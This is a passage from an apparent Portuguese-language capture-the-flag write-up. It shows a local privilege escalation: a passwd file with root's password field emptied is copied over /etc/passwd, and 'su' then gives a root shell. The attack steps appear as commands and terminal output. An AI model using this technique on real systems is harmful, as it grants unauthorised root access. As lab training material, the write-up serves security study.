lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:996:996:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:101::/nonexistent:/usr/sbin/nologin
ftp:x:101:103:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
systemd-resolve:x:995:995:systemd Resolver:/:/usr/sbin/nologin
pingu:x:1001:1001::/home/pingu:/bin/bash
gladys:x:1002:1002::/home/gladys:/bin/bash
```

Agora devemos copiar este arquivo para /etc/passwd faremos isso com o seguinte comando:

```
gladys@faa3666d8eba:/tmp$ ls
passwd
gladys@faa3666d8eba:/tmp$ cp passwd /etc/passwd
gladys@faa3666d8eba:/tmp$
```

```
gladys@faa3666d8eba:/etc$ cat passwd
root::0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:996:996:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:101::/nonexistent:/usr/sbin/nologin
ftp:x:101:103:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
systemd-resolve:x:995:995:systemd Resolver:/:/usr/sbin/nologin
pingu:x:1001:1001::/home/pingu:/bin/bash
gladys:x:1002:1002::/home/gladys:/bin/bash
```

Vemos que o x foi removido corretamente, entao vamos tentar mudar para root com o seguinte comando:
su ou su root

```
gladys@faa3666d8eba:/etc$ su
root@faa3666d8eba:/etc# whoami
root
root@faa3666d8eba:/etc#
```

somos root

~~**bobmarley**~~